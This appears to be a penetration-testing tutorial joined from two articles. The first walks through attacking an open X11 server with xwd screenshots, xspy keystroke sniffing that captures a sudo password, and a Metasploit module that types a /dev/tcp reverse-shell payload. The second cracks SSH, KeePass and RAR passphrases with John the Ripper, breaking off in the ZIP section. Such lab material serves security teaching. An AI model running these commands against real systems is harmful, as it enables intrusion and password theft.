
Screen = indicates that the GetImage request used to obtain the image

Silent = Operate silently, i.e. don't ring any bells before and after dumping the window.

Display = specify the server to connect to

```
root@kali:~# xwd -root -screen -silent -display 192.168.1.109:0 > screenshot.xwd
root@kali:~#
```

After running the aforementioned command, we will successfully capture a screenshot from the victim system.




Here we have the screenshot captured by the xwd, but it is in .xwd format, so to view it we will have to convert it to a viewable format like .png


convert screenshot.xwd screenshot.png


```
File Edit View Search Terminal Help
root@kali:~# convert screenshot.xwd screenshot.png
root@kali:~#
```

This command will convert the xwd to a png file. After running this command, we can find out screenshot in png file format as shown below:



On opening the png file we can see that the xwd tool have successfully captured the screenshot of the target system.



XSPY

It is a built-in tool Kali Linux for the X Window Servers. XSPY is a sniffer, it sniffs keystrokes on the remote or local X Server.

1 | **command:** xspy 192.168.1.109

```
root@kali:~# xspy 192.168.1.109
opened 192.168.1.109:0 for snoopng
terminal
sudo bash
1234
aptminusget update
```

As we can see from the given screenshot that we have got the user password as the victim have unknowingly entered the password. Also see that the password is not as visible on the Server terminal but as the xspy captures the keys typed, hence we have the password typed.

```
root@ubuntu: ~  
ubuntu@ubuntu:~$ sudo bash ↵  
[sudo] password for ubuntu:  
root@ubuntu:~# apt-get update
```

Getting the Shell through Metasploit

Now we will use the X11 Keyboard Command Injection module of the Metasploit Framework. This module exploits open X11 Server by connecting and registering a virtual keyboard. Then the Virtual Keyboard is used to open an xterm or gnome terminal and then type and execute the payload.


NOTE: As X Server is a visual service, while the executing of the module will take place, every task occurring on the Target System will be visible to the Victim.

Now, after opening the Metasploit Framework, we will use the payload as shown:


```
1 use exploit/unix/x11/x11_keyboard_exec  
2 msf exploit(unix/x11x11_keyboard_exec) > set rhost 192.168.1.109  
3 msf exploit(unix/x11x11_keyboard_exec) > set payload cmd/unix/reverse_t  
4 msf exploit(unix/x11x11_keyboard_exec) > set lhost 192.168.1.120  
5 msf exploit(unix/x11x11_keyboard_exec) > set lport 4444  
6 msf exploit(unix/x11x11_keyboard_exec) > set time_wait 10  
7 msf exploit(unix/x11x11_keyboard_exec) > run
```

```
msf > use unix/x11/x11_keyboard_exec ↵  
msf exploit(unix/x11/x11_keyboard_exec) > set rhost 192.168.1.109  
rhost => 192.168.1.109  
msf exploit(unix/x11/x11_keyboard_exec) > set payload cmd/unix/reverse_bash  
payload => cmd/unix/reverse_bash  
msf exploit(unix/x11/x11_keyboard_exec) > set lhost 192.168.1.120  
lhost => 192.168.1.120  
msf exploit(unix/x11/x11_keyboard_exec) > set lport 4444  
lport => 4444  
msf exploit(unix/x11/x11_keyboard_exec) > set time_wait 10  
time_wait => 10  
msf exploit(unix/x11/x11_keyboard_exec) > run
```

After running the module, it will first connect to the Server and search for xterm and open it.



Then after waiting for 10 seconds, it will start typing the script command on the xterm.

A terminal window titled 'ubuntu@ubuntu: ~' with standard window controls. The terminal shows a netcat listener command being executed. The output shows a connection from 192.168.1.120, a shell being spawned, and then the connection being closed with a 'Bad file descriptor' error. A job [1] 7199 is listed in the background.

```
ubuntu@ubuntu:~$ nohup 0<&103-;exec 103<>/dev/tcp/192.168.1.120/4444;sh <&103 >&
103 2>&103 &2>/dev/null; sleep 1; exit
bash: 103: Bad file descriptor
[1] 7199
```

After executing this command, xterm will get closed, but it will provide a **command shell** to the Attacker as shown.

```
msf exploit(unix/x11/x11_keyboard_exec) > run

[*] Started reverse TCP handler on 192.168.1.120:4444
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Register keyboard
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Opening "Run Application"
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Waiting 10 seconds...
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Opening xterm
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Waiting 10 seconds...
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Typing and executing payload
[*] Command shell session 1 opened (192.168.1.120:4444 -> 192.168.1.109:53979)
2018-06-09 07:19:45 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:36:20:cc
          inet addr:192.168.1.109  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe36:20cc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40163 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33549 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15925905 (15.9 MB)  TX bytes:9913565 (9.9 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:957 errors:0 dropped:0 overruns:0 frame:0
          TX packets:957 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:94720 (94.7 KB)  TX bytes:94720 (94.7 KB)
```

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester
Contact [here](#)

Beginners Guide for John the Ripper (Part 2)

We learned most of the basic information on John the Ripper in our Previous Article which can be found here. In this article we will use John the Ripper to crack the password hashes of some of the file formats like zip, rar, pdf and much more.

To crack theses password hashes, we are going to use some of the inbuilt and some other utilities which extract the password hash form the locked file. There are some utilities that come inbuilt with john which can be found using the following command.

locate *2john

As you can see that we have the following utilities, we will demonstrate some of them here.

```
root@kali:~# locate *2john ↩
/usr/sbin/dmg2john
/usr/sbin/gpg2john
/usr/sbin/hccap2john
/usr/sbin/keepass2john
/usr/sbin/keychain2john
/usr/sbin/keyring2john
/usr/sbin/kwallet2john
/usr/sbin/pfx2john
/usr/sbin/putty2john
/usr/sbin/pwsafe2john
/usr/sbin/racf2john
/usr/sbin/rar2john
/usr/sbin/ssh2john
/usr/sbin/zip2john
```

Cracking the SSH Password Hash

John the Ripper can crack the SSH private key which is created in RSA Encryption. To test the cracking of the private key, first we will have to create a set of new private keys. To do

this we will use a utility that comes with ssh, called "ssh-keygen".

ssh-keygen

```
pavan@kali:~$ ssh-keygen ↵
Generating public/private rsa key pair.
Enter file in which to save the key (/home/pavan/.ssh/id_rsa):
Created directory '/home/pavan/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/pavan/.ssh/id_rsa.
Your public key has been saved in /home/pavan/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:dM3MSZNPvG+YcrGSSzBnxXM61jQBbPv3VnU5GqFYLw pavan@kali
The key's randomart image is:
+---[RSA 2048]---+
|           oB*+oo|
|      . 0=*+B. |
|    . + 0o=. = |
|  . . +E=o=  |
| S . =+* o   |
|      =.=.+ = |
|      *  ..+  |
|      .       |
+-----[SHA256]-----+
```

After opening, it asks for the location at which we want the public/private rsa key pair to store? You can use any location or you can leave it as default.

After that it asks for the passphrase, after entering the password again, we successfully generate the rsa private key. (Refer the Screenshot)

When you will try to open the file, you will be greeted by the following prompt.

Unlock: id_rsa


The contents of "id_rsa" are locked. In order to view the contents, enter the correct password.



Now John cannot directly crack this key, first we will have to change its format, which can be done using a John utility called "ssh2john".

Syntax: ssh2john [location of key]

```
1 | ssh2john /home/pavan/.ssh/id_rsa > crack.txt
```



You can see that we converted the key to a crack able hash and then entered it into a text file named id_rsa.txt.

Now let's use John the Ripper to crack this hash.

```
1 | john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.txt
```

Great! We have successfully cracked the passphrase used to create the private ssh key to be "password123"

```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
id_rsa.txt
Created directory: /home/pavan/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (id rsa)
lg 0:00:00:00 DONE (2018-06-06 20:47) 3.448g/s 4772p/s 4772c/s
4772C/s password123
Use the "--show" option to display all of the cracked password
s reliably
Session completed
```

Cracking the KeepPass2 Password Hash


John the Ripper can crack the KeepPass2 key. To test the cracking of the key, first we will have to create a set of new keys. To do this we will use a utility that is called “kpcli”.

kpcli

```
pavan@kali:~$ kpcli ↵  
Keepass CLI (kpcli) v3.1 is ready for operation.  
Type 'help' for a description of available commands.  
Type 'help <command>' for details on individual commands.  
  
kpcli:/> saveas ignite.kdb  
Please provide the master password: *****  
Retype to verify: *****  
kpcli:/> exit
```

Now we will create a database file using command “saveas” and naming the database file as ignite.kdb and entering a passcode to secure it.

When you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change its format, which can be done using a John utility called “keepass2john”.

Syntax: keepass2john [location of key]

```
1 | keepass2john ignite.kdb > crack.txt
```



Now let's use John the Ripper to crack this hash.

```
1 | john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be "12345678"


```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Keepass [SHA256 AES 32/64 OpenSSL])
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678 (ignite.kdb)
lg 0:00:00:00 DONE (2018-06-06 21:13) 3.225g/s 29.03p/s 29.03c
/s 29.03C/s 12345678
Use the "--show" option to display all of the cracked password
s reliably
Session completed
```

Cracking the RAR Password Hash

Now we will crack some compressed files, to do that we will have to create a file to be compressed so let's do that using echo command as shown in the given screenshot.


You can see that we created a file.txt which we will be using to create compressed files.

```
1 | echo hackingarticles.in > file.txt
```




John the Ripper can crack the RAR file passwords. To test the cracking of the password, first let's create a compressed encrypted rar file.

```
1 | rar a -hpabc123 file.rar file.txt
```



- a = Add files to archive
- hp[password] = Encrypt both file data and headers


This will compress and encrypt our file.txt into a file.rar. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called "rar2john".

Syntax: rar2john [location of key]

```
1 | rar2john file.rar > crack.txt
```



Now let's use John the Ripper to crack this hash.

```
1 | john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be "abc123"

```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 128/128 SSE2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123 (file.rar)
1g 0:00:00:00 DONE (2018-06-06 21:20) 2.631g/s 31.57p/s 31.57c
/s 31.57C/s 12345678..daniel
Use the "--show" option to display all of the cracked password
s reliably
```

Cracking the ZIP Password Hash


John the Ripper can crack the ZIP file passwords. To test the cracking of the password, first let's create a compressed encrypted zip file.

`zip -er file.zip file.txt`

```
pavan@kali:~$ zip -er file.zip file.txt
Enter password:
Verify password:
adding: file.txt (stored 0%)
```

- e = Encrypt
- r = Recurse into directories

